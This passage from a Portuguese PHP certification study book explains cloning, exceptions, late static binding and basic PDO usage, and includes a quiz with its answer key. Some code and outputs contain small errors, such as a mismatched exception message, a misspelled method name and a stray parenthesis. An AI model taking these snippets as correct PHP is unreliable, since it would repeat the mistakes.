$casa2 = clone $casa1;  
$casa2->endereco->rua = 'Av. Brasil';  
  
var_dump($casa1 == $casa2); // bool (true)
```

Você consegue entender por que mesmo alterando a propriedade \$rua do objeto Endereco continuamos obtendo verdadeiro como resposta?

Isso ocorre porque em PHP temos o tipo de clonagem "raiz", no qual os objetos dentro de outros objetos não são clonados. O que acontece é que o objeto que realiza a clonagem (em nosso caso, a variável \$casa2) continua apontando para o objeto Endereco na variável \$casa1.

Agora que já entendemos o problema, é necessário entender como podemos resolver isso. No nosso caso, vamos forçar a clonagem dos objetos internos da nossa classe por meio do método mágico __clone.

```
class Casa {
    public $cor;
    public $endereco;

    public function __construct()
    {
        $this->endereco = new Endereco();
    }

    public function __clone()
    {
        $this->endereco = clone $this->endereco;
    }
}
```

Com a adição do método mágico __clone em nossa classe Casa, forçamos a clonagem do objeto Endereco na propriedade \$endereco.

```
$casa1 = new Casa();
$casa1->endereco->rua = 'Av. São Paulo';

$casa2 = clone $casa1;
```

```
$casa2->endereco->rua = 'Av. Brasil';  
  
var_dump($casa1 == $casa2); // bool (false)
```

Agora sim temos o resultado esperado ao compararmos o objetos `$casa1` com o objeto `$casa2`. É muito importante lembrar desse conceito, pois é um motivo de pegadinha nas perguntas da prova de certificação. Apenas tente fixar que o PHP, por padrão, faz uma clonagem "raza" (*shallow*) e, para alterar esse comportamento, devemos utilizar o método mágico `__clone`.

É importante notar que a implementação dos métodos mágicos dentro de uma classe não é obrigatória. Todos serão executados de acordo com o cenário a que eles se propõem e somente se forem implementados; caso contrário, o PHP apenas ignorará esses métodos e seguirá com sua execução normal.

8.9 EXCEÇÕES TRY/CATCH

Em programação, há casos em que, dependendo da nossa verificação, decidimos não retornar um valor, por exemplo, um booleano. Às vezes, queremos apenas desviar a execução do nosso script se algo não for do modo que estamos esperando, como por exemplo, uma verificação lógica (`1 == 2`).




Figura 8.1: Fluxo de execução e tratamento de exceções

Repare que, no nosso fluxo, o **processo 3** só será executado caso uma exceção seja lançada; caso contrário, a execução seguirá normalmente através do **fluxo 1 e 2**.

Felizmente, o PHP possui o lançamento de exceções, que nos permite desviar o fluxo de execução do nosso script do modo que desejarmos. Para criar sua primeira exceção, você deverá utilizar a palavra reservada `throw` em seu código.

```

function numeroMaior($primeiroNumero = 0, $segundoNumero = 0) {
    if ($primeiroNumero > $segundoNumero) {
        throw new Exception('O primeiro número é maior que o segundo');
    }

    return true;
}

numeroMaior(2, 1);

```

Ao executarmos o script, temos a nossa exceção lançada:

```
PHP Fatal error: Uncaught exception 'Exception' with message 'O
primeiro número é maior que o segundo' in /zce/excecao.php:5
Stack trace:
#0 /zce/excecao.php(11): numeroMaiores(2, 1)
#1 {main}
    thrown in /zce/excecao.php on line 5

Fatal error: Uncaught exception 'Exception' with message 'O prime
iro número é maior que o segundo' in /zce/excecao.php on line 5

Exception: O primeiro número é maior que o segundo in /zce/exceca
o.php on line 5

Call Stack:
0.0002    232432  1. {main}() /zce/excecao.php:0
0.0002    232560  2. numeroMaiores() /zce/excecao.php:11
```

Esse é o comportamento padrão do PHP: ao se deparar com uma exceção que não é tratada, um erro fatal é exibido, e o script tem sua execução terminada. Em muitos casos, inclusive no nosso, não vamos querer que seja exibido um FATAL ERROR para o usuário. Para isso, precisamos utilizar o tratamento de exceções através do bloco `try` e `catch`.

Por meio desse tratamento, conseguimos "pegar" essa exceção lançada pelo script e tratá-la de uma maneira elegante para o nosso usuário, sem terminar o script com um erro fatal.

```
try {
} catch (Exception $excecao) {
}
```

Veja a sintaxe usada para utilizarmos o bloco `try` e `catch`. Dentro do bloco `try`, é onde devemos colocar o nosso fluxo principal do script e, dentro do bloco `catch`, é onde devemos tratar a exceção, caso ela seja lançada.

Vamos para um novo exemplo utilizando a mesma função que usamos anteriormente:

```
try {
    numeroMaior(2, 1);
} catch (Exception $excecao) {
    print $excecao->getMessage();
}
```

Agora, executando novamente o nosso script, temos uma saída muito mais elegante e sem erros fatais exibidos para o usuário:

```
O primeiro número é maior que o segundo
```

Note que, dentro do bloco `catch`, estamos esperando um objeto do tipo `Exception`. E é através desse objeto que podemos acessar diversos métodos para descobrir qual exceção foi lançada, qual a mensagem código etc.

Veja a classe `Exception` em detalhes na documentação do PHP,
http://php.net/manual/pt_BR/language.exceptions.extending.php

Além de tratarmos nossas exceções no bloco `catch`, podemos especificar qual exceção queremos tratar. Vamos modificar o nosso script para que lance duas exceções diferentes:

```
function numeroMaior($primeiroNumero = 0, $segundoNumero = 0) {
    if ($primeiroNumero > $segundoNumero) {
        throw new Exception(
            'O primeiro número é maior que o segundo'
    );
}
```

```

if ($primeiroNumero === $segundoNumero) {
    throw new InvalidArgumentException(
        'Os números não devem ser iguais'
    );
}

return true;
}

```

Temos agora uma função que lança dois tipos de exceções diferentes:

```

try {
    numeroMaior(1, 1);
} catch (Exception $excecao) {
    print $excecao->getMessage();
}

```

Perceba que temos uma classe genérica de exceção, que é a `Exception`. Ou seja, todas as classes de exceção herdam da classe `Exception`, o que torna muito fácil o tratamento de exceções, como vimos no exemplo anterior. Perceba que o tipo de exceção lançada é de um argumento inválido `InvalidArgumentException`, porém no bloco `catch` usamos a classe genérica `Exception` para tratar qualquer exceção lançada dentro do bloco `try`.

Com isso, temos o seguinte resultado após executar o script:

```
Os números não devem ser iguais
```

Vamos agora dificultar um pouco as coisas. Com exceções, vimos que podemos lançar várias de qualquer tipo e tratá-las pelo bloco `catch` com a classe `Exception`. Mas e se quisermos aplicar um tratamento diferente dependendo da exceção lançada? Com o PHP, é possível aninhar diversos blocos `catch`.

```
try {
    numeroMaior(1, 1);
} catch (InvalidArgumentException $excecao) {
    print 'Argumento inválido ' . $excecao->getMessage();
} catch (Exception $excecao) {
    print 'Tratamento genérico: ' . $excecao->getMessage();
}
```

Como mostra o exemplo, podemos especificar diferentes tipos de tratamentos para determinadas exceções. Além disso, é possível definir um tratamento genérico com a classe `Exception` caso nenhum tratamento seja aplicado para uma exceção específica. Ao executarmos o script, temos o seguinte resultado:

```
Argumento inválido O primeiro número é maior que o segundo
```

Mas, além do tratamento específico ou genérico, temos uma regra muito importante sobre exceções, que é a ordem em que elas são tratadas:

Será executado o bloco `catch` pela primeira classe que satisfazer a exceção que foi lançada.

Vamos tomar como base o exemplo anterior que executa o bloco `catch` e espera uma exceção do tipo `InvalidArgumentException`. Atente-se à seguinte parte:

```
} catch (InvalidArgumentException $excecao) {
    print 'Argumento inválido ' . $excecao->getMessage();
} catch (Exception $excecao) {
    print 'Tratamento genérico: ' . $excecao->getMessage();
}
```

E se invertermos os blocos `catch`?

```
 } catch (Exception $excecao) {
     print 'Tratamento genérico: ' . $excecao->getMessage();
} catch (InvalidArgumentException $excecao) {
     print 'Argumento inválido ' . $excecao->getMessage();
}
```

Qual seria a saída ao executarmos novamente o código?

Dessa vez, temos um resultado diferente:

```
Tratamento genérico: Os números não devem ser iguais
```

Isso ocorre porque o PHP não tem tratamento em cascata de exceções, ou seja, o primeiro `catch` que satisfazer sua condição será executado.

8.10 FINALLY

No PHP 5.5, tivemos a introdução de uma nova palavra reservada para trabalhar com exceção, chamada `finally`. Com essa nova funcionalidade, podemos garantir a execução do código dentro do bloco `finally`, independentemente se uma exceção é lançada ou não.

```
try {
    // Fluxo normal
} catch (Exception $excecao) {
    // Tratamento de exceção
} finally {
    // Obrigatoriamente executa esse bloco
}
```

Vamos para o nosso primeiro exemplo, que será forçar o lançamento de uma exceção:

```
try {
    throw new Exception('Exceção lançada');
} catch (Exception $excecao) {
```

```
    print $excecao->getMessage();
} finally {
    print 'Bloco finally executado';
}
```

Ao executarmos esse script, temos o seguinte resultado:

```
Exceção lançada
Bloco finally executado
```

A execução do bloco `finally` é feita mesmo que uma exceção não seja lançada:

```
try {
    print 'Execução normal';
} catch (Exception $excecao) {
    print $excecao->getMessage();
} finally {
    print 'Bloco finally executado';
}
```

O que nos gera o seguinte resultado:

```
Execução normal
Bloco finally executado
```

8.11 CRIANDO SUA EXCEÇÃO

Até agora, só usamos exceções que o PHP nos fornece por padrão, mas também podemos criar a nossa própria exceção para utilizarmos. A seguir, temos uma imagem de como é a hierarquia de exceções do PHP.




Figura 8.2: Hierarquia de exceções do PHP

A classe base de todas as exceções é a `Exception`. Para criarmos a nossa própria exceção, basta estendê-la.

```
class NumeroInvalido extends Exception {}
```

Com isso, já temos a nossa própria exceção para utilizar:

```
function lancarExcecao($numero)
{
    if (!is_numeric($numero)) {
        throw new NumeroInvalido(
            'Variável $numero não é do tipo numérico'
        );
}
```

Como as outras exceções, podemos tratar a nossa exceção normalmente:

```
try {
    lancarExcecao('string');
} catch (NumeroInvalido $excecao) {
    print $excecao->getMessage();
}
```

E se executarmos o script, temos o seguinte resultado:

```
Variável $numero não é do tipo numérico
```

O PHP já nos fornece algumas classes de exceções para utilizar em nosso código. Você pode visualizar na tabela a seguir as classes existentes no momento da escrita deste livro. Provavelmente, de acordo com a evolução da linguagem, novas classes vão ser adicionadas.

- `BadFunctionCallException` – Deve ser utilizada quando é feita uma chamada a uma função/argumento indefinido.
- `BadMethodCallException` – Deve ser utilizada quando é feita uma chamada a um método indefinido.
- `DomainException` – Deve ser utilizada quando o valor de domínio esperado não atendido, por exemplo, quando você espera uma imagem do tipo `.jpeg` e recebe uma do tipo `.png`, ou quando você espera um e-mail de domínio `@casadocodigo` e recebe um `@gmail`.
- `InvalidArgumentException` – Deve ser utilizada quando o valor do argumento esperado não for o correto.
- `LengthException` – Deve ser utilizada quando o

tamanho recebido for maior do que o esperado, por exemplo, o nome de uma pessoa. Você está esperando um nome de, no máximo, 30 caracteres, mas é enviado um com 40.

- `LogicException` – Deve ser utilizada quando a lógica necessária não é satisfeita
- `OutOfBoundsException` – Utilizada quando os erros não podem ser detectados no momento de compilação, como por exemplo, um número inteiro muito grande.
- `OutOfRangeException` – Deve ser utilizada quando o range desejado não é satisfeito, como tentar acessar uma chave não existente em um array.
- `OverflowException` – Deve ser utilizada quando não é mais possível adicionar itens a um container cheio. Se você tiver uma lista que só aceita 30 itens e tentarem adicionar mais um, essa exceção deve ser utilizada.
- `RangeException` – Deve ser utilizada quando o range esperado não é atingido.
- `RuntimeException` – Deve ser utilizada quando erros são encontrados durante a execução do programa.
- `UnderflowException` – Deve ser utilizada quando tentam manipular um container vazio (o contrário da exceção `OverflowException`).
- `UnexpectedValueException` – Em vez de ser o argumento inválido como a exceção `InvalidArgumentException`, essa exceção deve ser usada quando o valor esperado não é fornecido.

8.12 LATE STATIC BINDING E SELF

Antes de descobrirmos o que é **Late static binding**, devemos primeiramente entender o que é a palavra reservada `self` e quais as suas limitações.

Usamos a palavra reservada `self` para nos referir ao contexto estático, assim como `$this` é utilizado para se referir à instância. Vamos a um exemplo para ficar mais claro:

```
class A
{
    public static function quem()
    {
        print __CLASS__;
    }

    public static function teste()
    {
        self::quem();
    }
}

class B extends A {
    public static function quem() {
        echo __CLASS__;
    }
}

B::teste();
```

Esse exemplo nos mostra duas classes: a classe `A` e a classe `B`, que estende a classe `A`, e dois métodos estáticos na classe `A`. Na classe `B`, temos um único método que sobrescreve o método da classe `A`.

Tente analisar o código por alguns minutos, e depois prossiga para a explicação.

Normalmente, pensaríamos que a resposta para esse código ao ser executaria seria exibir o nome da classe `B`, porém o que é exibido é o nome da classe `A` (recomendo que tente executar esse código no seu computador). Mas, afinal, por que isso ocorre?

A resposta é muito simples e prática. Em PHP, temos o contexto `self` que se refere ao contexto da classe em que o método ou propriedade foi definido, e não na classe que o está invocando. Ou seja, em nosso exemplo, quem está invocando o método é a classe `B`, porém o método `teste` está definido na classe `A` que, por sua vez, invoca o método de quem utiliza a palavra reservada `self` para se referir à sua própria classe (ou seja, a classe `A`).

Agora que entendemos o comportamento estático, podemos desvendar o que é esse tal de **late static binding**. Esse nome bonito nada mais é do que se referir à classe que está invocando a propriedade ou método em vez de onde eles foram definidos.

```
class A
{
    public static function quem()
    {
        print __CLASS__;
    }

    public static function teste()
    {
        static::quem(); // Utilizando o late static binding
    }
}

class B extends A {
    public static function quem() {
        echo __CLASS__;
    }
}
```

```
B::teste();
```

Alterando o nosso script de `self` para `static`, conseguimos ter o resultado esperado. Ao executar o script, é exibido o nome da classe `B`, e não mais `A`.

Na documentação oficial da linguagem, você encontra um tópico apenas sobre late static binding, que pode ser conferido em http://php.net/manual/pt_BR/language.oop5.late-static-bindings.php.

8.13 TESTE SEU CONHECIMENTO

1) Qual é a saída do código?

```
abstract class myBaseClass {
    abstract protected function doSomething();
    function threeDots() {
        return '...';
    }
}

class myBaseA extends myBaseClass {
    protected function doSomething() {
        echo $this->threeDots();
    }
}

$a = new myBaseA();
$a->doSomething();

a) ...
b) Erro de Parser
```

c) Erro Fatal

d) Nenhuma das anteriores

2) Qual é a sintaxe correta para definir uma constante de classe para a classe MyClass ?

a) const \$NAME="value";

b) Define("MyClass::NAME", "value");

c) const NAME="value";

d) static final \$NAME='value';

3) Qual é a saída do código?

```
class Magic {
    public $a = "A";
    protected $b = array("a" => "A", "b" => "B", "c" => "C");
    protected $c = array(1, 2, 3);

    public function __get($v) {
        echo "$v";
        return $this->b[$v];
    }

    public function __set($var, $val) {
        echo "$var: $val";
        $this->$var = $val;
    }
}

$m = new Magic();
echo $m->a.", ".$m->b.", ".$m->c.", ";
$m->c = "CC";
echo $m->a.", ".$m->b.", ".$m->c;
```

a) A, Array, Array, A, Array, Array, CC

b) b, c, A, B, C, c: CC, b, c, A, B, C

c) a, b, c, A, B, C, c: CC, a, b, c, A, B, C

d) b, c, A, B, C, c: CC, b, c, A, B, CC

4) Qual a relação entre classes e objetos?

- a) A classe é uma coleção de objetos.
- b) A classe é um modelo no qual os objetos serão criados.
- c) Os objetos são diferentes uns dos outros, e são atribuídos a classes.

5) Qual é a saída do código?

```
interface myBaseClass1 {  
    public function doSomething();  
    public function specialFunction1();  
}  
  
interface myBaseClass2 {  
    public function doSomething($special);  
    public function specialFunction2();  
}  
  
class myClassA implements myBaseClass1, myBaseClass2 {  
    function doSomething() {  
        echo '...';  
    }  
  
    function mySpecialFunction1() {  
        echo '...';  
    }  
  
    function mySpecialFunction2() {  
        echo '...';  
    }  
}  
  
$a = new myClassA();  
$a->doSomething();  
  
a) ...  
b) Erro de Parser
```

c) Erro Fatal

d) Nenhuma das anteriores

6) Qual é a principal diferença entre um método estático e um método normal?

a) Métodos estáticos podem ser invocados usando apenas a sintaxe `::`.

b) Métodos estáticos não providenciam referência para `\$this`.

c) Métodos estáticos não podem ser declarados dentro de classes.

d) Métodos estáticos não possuem acesso à `self`.

7) Assumindo que todo método a seguir retorna uma instância de um objeto, como podemos reescrever o código a seguir?

a) \$c = ((MyClass)\$a->getInstance())->doSomething();

b) \$c = (MyClass)\$a->getInstance();

c) \$c = \$a->getInstance()->doSomething();

d) This cannot be re-written in PHP5.

8) Qual a saída do código seguinte?

```
interface foo {}  
  
class_alias('foo', 'bar');  
  
echo interface_exists('bar') ? 'yes' : 'no';
```

a) Error
b) no
c) yes

d) NULL

9) Qual das seguintes classe SPL estende o Iterator padrão e permite retornar um item específico de uma lista interna da classe?

- a) ArrayAccess
- b) FilterIterator
- c) RecursiveIterator
- d) SeekableIterator

10) Qual dos métodos a seguir é invocado quando um método da classe está inacessível ou não existe?

- a) __autoload
- b) __test
- c) __call
- d) __load

8.14 O FAMOSO OBJETO CACHORRO, GATO, SER HUMANO ETC.

Esse é o ponto onde geralmente, para quem está começando com Orientação a Objetos, realmente se sente um verdadeiro programador! Mas, além de ser um assunto que chama muito a atenção, também é para nós um verdadeiro avanço, pois o PHP não nasceu com toda essa bagagem que possuímos hoje em dia, com a OO.

O que a Zend espera de você neste capítulo é que você aprenda o melhor que o PHP possui em seu mundo orientado a objetos, e

que não mais codifique em arquivos .php soltos, sem que possa reutilizar lógicas criadas, estender e proteger funcionalidades etc. Na prova, o que você pode encontrar são algumas pegadinhas como: falta de fechamento de parênteses, falta de passagem de parâmetro, pegadinhas de escopo, e assim por diante.

Antes de finalizarmos, outra questão a se destacar é o uso das classes padrões fornecidas pelo PHP, a famosa SPL. Você deve ter reparado que, por meio dos capítulos, utilizamos algumas em nossos exemplos, e isso continuará nos capítulos restantes. Entretanto, não vamos dedicar um capítulo somente para isso, pois SPL por si só já seria um livro.

Porém, aconselhamos que veja a página sobre SPL na documentação oficial do PHP, em http://php.net/manual/pt_BR/book.spl.php. Lá existem perguntas relacionadas a esse tópico. Não conseguimos especificar qual classe poderá cair no dia da sua prova, mas de uma olhada no máximo de classes que puder. Se você quer uma dica, se atente a essas classes:

- `ArrayAccess`
- `ArrayObject`
- `ArrayIterator`
- `IteratorIterator`
- `RecursiveIteratorIterator`
- `InvalidArgumentException`
- `SplFileObject`
- `SplObserver`
- `SplSubject`

8.15 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta: **c**

Questão 2 – Resposta correta: **c**

Questão 3 – Resposta correta: **b**

Questão 4 – Resposta correta: **b**

Questão 5 – Resposta correta: **c**

Questão 6 – Resposta correta: **b**

Questão 7 – Resposta correta: **c**

Questão 8 – Resposta correta: **yes**

Questão 9 – Resposta correta: **d**

Questão 10 – Resposta correta: **c**

CAPÍTULO 9

PHP E BANCO DE DADOS COM PDO

A certificação PHP, além de testar as suas habilidades na linguagem, é também uma certificação que se preocupa com o todo. Ou seja, será necessário dominar algumas outras habilidades como o entendimento de banco de dados relacionais utilizando SQL (*Structured Query Language*), que é essencial para aplicações reais.

É claro que mais cedo ou mais tarde será necessário realizar a conexão com algum tipo de banco de dados. Para isso, o PHP nos fornece o PDO (*PHP Data Object*), que nos permite conectar em diversos bancos de diferentes fabricantes.

Neste capítulo, assumiremos que você já possui o conhecimento básico em SQL. O foco aqui será em como utilizar SQL em conjunto com o PDO. Caso você não esteja confortável com o SQL, recomendamos que pare e busque maiores informações e, após isso, retorne.

Como sabemos que é difícil encontrar material sobre SQL puro independente de banco de dados, aconselhamos você a ler sobre diferentes implementações de banco de dados. Resumindo: não se prenda apenas ao MySQL ou ao Postgres, tente ler sobre as implementações, seja da Oracle, SQLite ou Firebase. Assim, você conseguirá entender as diferenças entre esses banco de dados.

9.1 PDO (PHP DATA OBJECT)

A partir do PHP 5.5, a família de funções `mysql_*` foi dada como depreciada (e removida na versão 7.0), dando como alternativa a utilização das funções `mysqli_` para aplicações que utilizam o banco de dados MySQL. Entretanto, a família de funções `pg_*` não sofreu nenhuma alteração, uma boa notícia para quem usa o banco de dados Postgres.

E claro que, se você deseja utilizar o banco de dados Oracle, não há nenhum problema, basta usar a família de funções `oci_`, que é fornecida pela extensão Oracle OCI8. Até o momento, não tivemos nenhum relato de perguntas relacionadas à extensão OCI8, mas recomendamos que dê uma olhada em suas funcionalidades para realizar uma prova mais confiante.

Imagine o seguinte cenário: você deseja trocar de banco de dados sem ter de se preocupar com a sua aplicação. Se você estiver utilizando qualquer família de funções, seja `mysqli_*`, `oci_*` ou `pg_*`, você será obrigado a alterar todo o seu código-fonte

para comportar o novo banco de dados.

Pensando nesse tipo de problema, o PHP surgiu com uma solução chamada PDO (*PHP Data Object*), que fornece a facilidade e abstração para que, independentemente do banco de dados, a troca de fabricante seja transparente, tanto de Oracle para MySQL quanto de Postgres para MySQL.

É claro que essa troca transparente está totalmente relacionada ao modo de como sua aplicação foi desenvolvida. Se ela foi totalmente desenvolvida com instruções para MySQL (como `UPDATE`, `SELECT`, `GROUP BY`), você terá de mudar toda sua aplicação. Além do uso do `PDO`, é necessário pensar também em como realizar as instruções SQL de maneira genérica para todos os banco de dados.

9.2 CONECTANDO E UTILIZANDO O PDO

Como o PDO é uma classe, devemos instanciá-la para ter acesso aos seus métodos.

```
$pdo = new PDO('mysql:dbname=banco_de_dados;host=127.0.0.1', 'usuário', 'senha');
```

A primeira coisa que devemos reparar é na string de conexão. O primeiro parâmetro passado para o construtor da classe. Nele é onde definimos qual banco de dados vamos utilizar (MySQL, Oracle, Postgres etc.), o nome do banco de dados e o seu local (o IP de onde ele está, conhecido também como host).

A seguir, segue uma tabela com os drivers e banco de dados suportados para utilizar com o PDO:

Driver	Banco de dados
PDO_CUBRID	Cubrid
PDO_DBLIB	FreeTDS / Microsoft SQL Server / Sybase
PDO_FIREBIRD	Firebird
PDO_IBM	IBM DB2
PDO_INFORMIX	IBM Informix Dynamic Server
PDO_MYSQL	MySQL 3.x/4.x/5.x
PDO_OCI	Oracle Call Interface
PDO_ODBC	ODBC v3 (IBM DB2, unixODBC and win32 ODBC)
PDO_PGSQ	PostgreSQL
PDO_SQLITE	SQLite 3 and SQLite 2
PDO_SQLSRV	Microsoft SQL Server / SQL Azure
PDO_4D	4D

É possível também descobrir quais drivers a sua instalação do PHP suporta por meio do método estático `getAvailableDrivers`.

```
$drivers = \PDO::getAvailableDrivers();  
  
print_r($drivers);
```

Ao executar esse código, na minha instalação do PHP, temos suporte aos seguintes bancos de dados: MySQL, Postgres e SQLite. Mas não se preocupe se o seu estiver diferente, pois isso depende de como o PHP foi instalado na sua máquina.

Array

```

(
    [0] => mysql
    [1] => pgsql
    [2] => sqlite
)

```

Além dessas opções que são obrigatorias, ao criar o objeto `PDO`, como último parâmetro podemos definir algumas opções, por exemplo, como o `PDO` vai se comportar ao ocorrer um erro:

```

$dsn = 'mysql:dbname=banco_de_dados;host=127.0.0.1';
$usuario = 'root';
$senha = '123456';

$pdo = new \PDO($dsn, $usuario, $senha, [
    \PDO::ATTR_ERRMODE => \PDO::ERRMODE_EXCEPTION
]);

```

O valor padrão para o atributo `ATTR_ERRMODE` é `ERRMODE_SILENT`, e esse modo não exibe nenhum tipo de erro para o usuário. Em vez disso, as informações do erro são setadas internamente para serem resgatadas posteriormente.

Atributo	Valor	Descrição
<code>PDO::ATTR_ERRMODE</code>	<code>PDO::ERRMODE_EXCEPTION</code>	Ao ocorrer um erro, uma exceção é lançada.
<code>PDO::ATTR_ERRMODE</code>	<code>PDO::ERRMODE_SILENT</code>	Nenhum erro é exibido para o usuário e são setados atributos internos da classe com a informação do erro que ocorreu.
<code>PDO::ATTR_ERRMODE</code>	<code>PDO::ERRMODE_WARNING</code>	Ao ocorrer um erro, um <code>WARNING</code> é exibido.

Como o terceiro parâmetro é opcional, a classe PDO nos fornece um método `setAttribute` para definirmos essas opções depois da criação do objeto. Isso torna a classe muito dinâmica, pois podemos ler essas opções de um arquivo, e depois defini-las.

```
$dsn = 'mysql:dbname=banco_de_dados;host=127.0.0.1';
$usuario = 'root';
$senha = '123456';

$pdo = new PDO($dsn, $usuario, $senha);
$pdo->setAtributte(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
```

Um detalhe importante sobre a utilização de erros com o PDO é que uma exceção sempre será lançada caso não seja possível se conectar ao banco de dados, independentemente do modo de erro definido no atributo `ATTR_ERRMODE`.

Para uma lista completa das possíveis constantes usadas nas opções do PDO, veja a documentação oficial em http://php.net/manual/pt_BR/pdo.constants.php.

É possível também retornar o valor que determinado atributo possui através do método `getAttribute`:

```
print $pdo->getAttribute(\PDO::ATTR_ERRMODE);
```

Como no exemplo anterior definimos o nosso modo de erro para `ERRMODE_EXCEPTION`, o resultado que obtemos ao executar o script é 2 (o valor da constante `ERRMODE_EXCEPTION`). Vamos modificar agora para que, em vez de utilizarmos o modo de exceção, usemos o modo silencioso:

```
$dsn = 'mysql:dbname=banco_de_dados;host=127.0.0.1';
```

```
$usuario = 'root';
$senha = '123456';

$pdo = new \PDO($dsn, $usuario, $senha, [
    \PDO::ATTR_ERRMODE => \PDO::ERRMODE_SILENT
]);
```

Agora que alteramos o nosso modo de erro, vamos novamente resgatar seu valor:

```
print $pdo->getAttribute(\PDO::ATTR_ERRMODE);
```

Agora, como esperado, temos o resultado `0`, pois esse é o valor da constante `\PDO::ERRMODE_SILENT`.

9.3 MANIPULANDO ERROS

Com alguns métodos, é possível descobrir se houve um erro na execução de alguma instrução e aplicar um tratamento específico de acordo com o erro retornado do banco de dados.

```
$pdo = new \PDO($dsn, $usuario, $senha, [
    \PDO::ATTR_ERRMODE => \PDO::ERRMODE_SILENT
]);

$pdo->query('SELECT * FROM tabela_que_nao_existe');

if ($pdo->errorCode()) {
    $detalhes = $pdo->errorInfo();

    print sprintf(
        'Código : %s, Código do driver : %s, Mensagem: %s',
        $detalhes[0],
        $detalhes[1],
        $detalhes[2],
    );
}
```

Veja que, nesse exemplo, usamos o método `errorCode` para descobrir se houve um erro e, logo em seguida, utilizamos o

método `errorInfo` para pegar mais informações sobre o erro.

Índice	Descrição
0	Retorna o código de erro do banco de dados.
1	Número do erro específico do driver.
2	Mensagem específica do driver.

9.4 EXECUTANDO SQL

Já possuímos uma conexão com o banco de dados de nossa escolha para utilizar o PDO, agora iremos ver como podemos manipular os dados. Para isso iremos ver o método `exec` da classe `PDO`. E para os exemplos abaixo iremos utilizar a seguinte estrutura de tabela

```
CREATE TABLE `usuarios` (
  `id` INT NOT NULL AUTO_INCREMENT,
  `nome` VARCHAR(45) NOT NULL,
  `email` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`id`));
```

Agora que temos a nossa tabela, vamos então manipular alguns dados nela, começando com a instrução `SELECT` :

```
$dsn = 'mysql:dbname=banco_de_dados;host=127.0.0.1';
$usuario = 'root';
$senha = '123456';

$pdo = new \PDO($dsn, $usuario, $senha);

print $pdo->exec('SELECT * FROM usuarios');
```

Se você já teve contato com o método `exec`, sabe que, ao executar o script anterior, o resultado que vamos obter é apenas um 0 (zero), pois o método `exec` não é usado para selecionar

dados (ou qualquer outra instrução SQL que **retorne** dados), mas apenas para alteração. Em resumo, o método `exec` retornará a quantidade de linhas alteradas pela instrução SQL executada.

```
$pdo = new \PDO($dsn, $usuario, $senha);

$linhasAfetadas = $pdo->exec(
    "INSERT INTO usuarios (nome, email)
     VALUES ('pdo', 'pdo@php.net');");
print $linhasAfetadas . ' linha inserida';
```

Ao executarmos esse script, será inserido em uma nova linha na tabela `usuarios` e será retornado o número 1, pois apenas 1 registro foi inserido, ou seja, apenas 1 linha foi afetada na nossa tabela.

```
1 linha inserida
```

Agora que inserimos um registro na nossa tabela de exemplo `usuarios`, vamos atualizar o registro inserido e mudar o seu nome de `pdo` para `PHP`.

```
$pdo = new \PDO($dsn, $usuario, $senha);

$linhasAfetadas = $pdo->exec(
    "UPDATE usuarios SET nome = 'PHP'
     WHERE email = 'pdo@php.net');");

print $linhasAfetadas . ' linha atualizada';
```

Ao executarmos o script, temos o seguinte resultado:

```
1 linha atualizada
```

Se executarmos novamente o mesmo script, temos um resultado diferente, pois nenhuma linha será afetada. Devemos

sempre lembrar de que o método `exec` vai retornar o número de linhas afetadas pela instrução SQL.

```
0 linha atualizada
```

A última instrução que veremos para usarmos com o método `exec` é a instrução SQL `DELETE`. Ela serve para deletar o usuário que criamos e atualizarmos os passos anteriores.

```
$pdo = new \PDO($dsn, $usuario, $senha);

$linhasAfetadas = $pdo->exec(
    "DELETE FROM usuarios
     WHERE email = 'pdo@php.net';"
);

print $linhasAfetadas . ' linha deletada';
```

Ao executarmos o script, temos o seguinte resultado:

```
1 linha deletada
```

9.5 ESCAPANDO DADOS

